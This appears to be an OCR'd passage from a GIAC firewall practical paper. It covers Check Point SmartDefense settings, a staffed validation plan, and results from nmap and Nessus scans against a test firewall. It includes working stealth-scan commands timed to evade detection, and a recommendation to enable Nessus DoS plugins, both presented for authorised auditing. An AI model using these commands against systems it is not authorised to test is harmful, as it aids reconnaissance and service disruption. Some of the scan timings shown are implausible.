

Figure 9

Global Properties – Stateful Inspection

Reduce the TCP start timeout to 19sec (to match border router config)
Log on DROP for out of state UDP packets



Figure 10

Global Properties – Log and Alert

At least, log everything and mail the network administrator for any unexpected events (such as VPN connection on the External firewall which does not run VPN features).



Figure 11

Global Properties – OPSEC

Disable remote registration of OPSEC products (CheckPoint interaction with other security products such as ISS RealSecure).

SmartDefense

CheckPoint intent with the smart defense feature is to make the firewall react or track special events such as attacks (DOS, port scanning, OS fingerprint, …). In order to well manage a network, it is recommended to log or track these events but not to automatically respond; because the attacker will shortly notice the network auto-reaction and make use of it for its own benefits (e.g. spoofing our suppliers IP and then disrupting you normal business activities).

SmartDefense - DOS

Under the section Detect DOS, change the action to LOG



Figure 12

SmartDefense - IP & ICMP

Enable Network Quota Enable and turn the track option to LOG



Figure 13

SmartDefense – TCP

Enable SYN Attack Configuration for the external interface as shown below:



Figure 14

Enable Small PMTU* with default config

Enable Sequence Verifier : Track every out of state packets by a log



Figure 15

SmartDefense – Fingerprint Scrambling

Enable all features for outgoing connections only (encrypted and plain text) with default values of TTL set to 100 (decoying)



Figure 16

SmartDefense – Intelligence Appliance

Enable all the features with the action email to advice the network administrator to take an action.

SmartDefense – Successive Events

Enable all the features for the "resource" and turn the action to log since these are undesired, but expected traffic (often not armful).

SmartDefense – VoIP

Disable the Voice over IP feature, since this is not used in GIAC environment and the feature doest not provide any security improvement if enable is such situation (does not provides logs or specific action), furthermore it will only consumes the firewall resources.

4 Verify the Firewall policy

4.1 Plan the validation

The first task for verifying the security policies of GIAC network is to plan the validation. The plan should at least include these points:

1. *Description of the validation scope*

   The scope of the current validation is to challenge the external firewall configurations (OS, routing, rulebase, advanced feature, etc) to verify if its implementation perform the requested task (ensuring that only allowed traffic will go through and as expected). In real GIAC environment the scope of the project will be much wider, including the whole network not only the external firewall. The purpose is to validate the external firewall policy, does it reacts as expected and is it well configured to perform the expected task it has to do (enforcing the communication as defined in assignment 1). The intent here is not to test the product vulnerabilities of self defending (tracking in GIAC environment), but to demonstrate that GIAC security architecture delivers the connectivity as expected. The focus of this validation is made on the external firewall for the sake of simplicity and to demonstrate a valid procedure to perform such validation.

2. *Staffing the project*

   Performing a firewall policy is a complex and hard task; it requires highly trained and experienced people in order to come up with valid and not destructive audit. With this constraint in mind, it is recommended to first plan and evaluate the project by the local administrator; then request the help of an external consultant (recommendation take references, they are not as good as they say!). Include in your staffing plan resources for managing the project (about 1/5 of the staff) and to free the system administrators to work with the consultant. The staffing agenda is posted bellow; please note that it is counted in man-day unit.

   NOTE: this evaluation is made to evaluate the whole public service network and not only the external firewall.

	Planning	Conducting	Evaluating
Definition of validation scope	2 (local admin) 1 (consultant)		
Staffing the project (consultant – choice, waver, validation & schedule)	1 (local admin) 1 (consultant)		
Test plan (scope/tools)	0.5 (local admin) 0.5 (consultant)	1 (local admin) 1 (consultant)	
Backup/backout plan	1 (local admin) 0.5 (consultant)	2 (local admin)	
Presentation (mgmt + staff) – plan	0.25 (local admin) 0.5 (consultant)		
Validation - Phase1 (soft scan of perimeter devices)		2 (local admin) 1 (consultant)	
Validation - Phase2 (soft scan applications and network discovery)		2 (local admin) 1 (consultant)	
Validation - Phase3 (vulnerability testing - attacks against servers)		2 (local admin) 1 (consultant)	
Analyze the results		1 (local admin) 1 (consultant)	
Improvements + new tests			3 (local admin) 2 (consultant)
Report writing & presentation			1.5 (local admin) 3 (consultant)
Local adin subtotal	4.75	10	4.5
Consultant subtotal	4.5	5	5
Mgmt supervision subtotal	1.85	3	1.9
		Local adin total	***19.25***
		Consultant total	***14.5***
		Mgmt supervision total	***6.75***

3. Prepare the test plan

With the scope of the validation in mind, define how you will extract the information you are looking for. For the sake of this essay, we are looking at external firewall implementation so we are interested in its behavior under traffic. The first interest is to fingerprint the OS of the firewall, then validate the rule base (is the only allowed traffic is the expected you?) – the tools, the commands and the expected behaviors should be included. It should also include a gradation of the risk associate with each step of the test plan, to properly schedule the task, staffing and present the phases to the management for their approval.

Phase 1:

This phase is considered to be soft since no attacks against any devices are performed; it is only active OS fingerprint and finding the firewall product that GIAC runs for its external firewall. This is done with NMap based on its capacity of analysis of the OS (about 500 OS types) with a rate limiting such that the firewall successive events feature does not trig the scan as an attack. These tests are performed from testing devices directly connected on the subnet between the firewall and the border router in order to make it simpler. These tests are scheduled during the day with the appropriate system administrator (e.g. firewall administrator for the firewall OS fingerprint).

./nmap -P0 -O -sS –v –n –T Paranoid 207.99.32.5
-P0 Don't ping hosts
-sS TCP SYN stealth port scan (default if privileged (root))
-O Use TCP/IP fingerprinting to guess remote operating system
-v Verbose. Its use is recommended. Use twice for greater effect.
-n Never do DNS resolution resolve [default: sometimes resolve]
-T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy

./nmap -P0 -O -sU -v –n –T Paranoid 207.99.32.5
* -sU UDP port scan

The same tests will be done from and to all public and private GIAC networks (refer to the IP scheme in assignment 1) with sniffer on each subnet capturing the allowed traffic, an example is shown below.

./nmap -P0 -O -sS –v –n –T Paranoid 207.99.32.0/27 207.99.32.64/26 …

./nmap -P0 -O -sU -v –n –T Paranoid 207.99.32.0/27 207.99.32.64/26 …

Phase 2:

This phase is considered to be hard since attacks against the firewall device are performed. This is done with Nessus with a rate limiting such that the firewall successive events feature does not trig the scan as an attack. The choice of Nessus is based on its capacity for trying to exploit vulnerabilities. These tests are also performed from testing devices directly connected on the subnet between the firewall and the border router in order to make it simpler.

Create the object to scan:



Figure 17

Define the ports to scan (Well-known servier + all port scanners):



Figure 18

Choose to select the plugins



Figure 19

Enable all plugins (including DoS and SANS Top 20 vulnerabilities)



Figure 20



Figure 21

Since these tests are potentially risky, they are performed during the GIAC maintenance window time frame with the system administrator on-site.

Phase 3:

This phase is considered to be hard since attacks against the GIAC's services are performed. This is done with many tools such as Nessus (already explained), fragroute (IP fragmentation tests), SamSpade (dns and http audit), SARA and many other more products (find the most interesting one at http://www.insecure.org/tools.html). The rate limiting action most be taken for all auditing tools such that the firewall successive events feature does not trig the attacks.

NOTE: not schedule to be performed!

These tests should schedule during the GIAC maintenance window time frame with the system administrator on-site based on the risk involved with these manipulations.

4. *Plan the backout procedures*

Having a clearly defined backout procedure is mandatory to ensure that if something turns wrong, systems administrators know what to do and that the management is aware of the risk involved with the tests. Having a backout policy is an insurance policy for assuring the core business processes to get back only as quickly as possible. For the external firewall, its recommended to have a physical copy of the original disk image before testing the network, for all the other devices it is to be determined with the system administrator.

5. *Present the project to the management and to the system administrators*

This phase is making aware the management of the scope of the project the risks associated with it and the plan to mitigate the risks. It is present the true situation to make the people aware in order for them to approve the work done in the previous phases. GIAC's management team being deeply aware of the security issues and the importance of the network availability so they accept the whole project as presently presented.

6. *Perform the validation*

   Performing the validation is based on the previous step (staff, test plan and backout plan based on the approved by the management decisions). This phase must be done carefully, very carefully!

7. *Analyze the results*

   This section of the validation procedure is one of the most challenging because all system administrators must be involved looking in details to the results and proposing improvements. Gathering and understanding the output of the validation is a complex job that requests more and only the consultant knowledge (very deep understanding of the meaning of the result) but also the system administrator experience of their platforms.

8. *Propose improvement and if possible implement these changes and test them*

   In this phase, concrete improvement propositions are listed and revived with the system administrator (please note that this is a process where the system administrator input is strongly recommended). Based on the recommendations and on the importance of the recommended changes, the previous steps must be performed again in order to improve GIAC network.

9. *Redaction and Presentation of the validation report*

   As the final step in the validation process, the redaction and presentation of the report. The final report should point out all the previous steps major points and point out recommendations.

4.2 Conduct the validation

As mentioned earlier, the testing will be done in various phases (which were also previously detailed).

Phase 1 –

The phase1 consists of testing with the “low” risk actions the firewall itself from the “Internet” subnet and direct the actions against the public interface of the firewall. The product used to perform that is NMAP, the same kind of port mapping should be done from all the firewall interfaces to all GIAC networks to validate the rulebase in action.

Firewall NMAP – OS + listening ports

```
./nmap -P0 -O -sS -v –T Paranoid 207.99.32.5

Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2004-05-16
13:17 EDT
Host 207.99.32.5appears to be up ... good.
Initiating SYN Stealth Scan against 207.99.32.5at 13:17
The SYN Stealth Scan took 10949 seconds to scan 1657 ports.
```

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1657 scanned ports on 207.99.32.5 are: filtered
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SInfo(V=3.48%P=sparc-sun-solaris2.8%D=5/18%Time=40AA7275%O=-1%C=-1)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)

Nmap run completed -- 1 IP address (1 host up) scanned in 815601.782 seconds

./nmap -P0 -O -sU -v -n -T Paranoid 207.99.32.5

Starting nmap 3.48 (http://www.insecure.org/nmap/) at 2004-05-16 16:21 EDT
Host 207.99.32.5appears to be up ... good.
Initiating UDP Scan against 207.99.32.5 at 16:21
Skipping host 207.99.32.5 due to host timeout

Nmap run completed -- 1 IP address (1 host up) scanned in 540214.498 seconds

Phase 2 –

The phase 2 consists of testing with the "medium" risk actions the firewall itself from the "Internet" subnet and direct the actions against the public interface of the firewall. Please note that the the successive events (port scan, succ alerts and succ connection) and SYN Defender feature were disabled for this practical (easier to perform).

Firewall Nessus – all plugins

NESSUS SECURITY SCAN REPORT

Created 16.05.2004 Sorted by host names

Session Name : GIAC External FW
Start Time : 16.05.2004 16:47:05
Finish Time : 16.05.2004 17:39:57
Elapsed Time : 0 day(s) 00:52:51

Total security holes found : 0
high severity : 0
low severity : 0
informational : 0

Scanned hosts:

Name	High	Low	Info
207.99.32.5	0	0	0

4.3 Evaluate the results

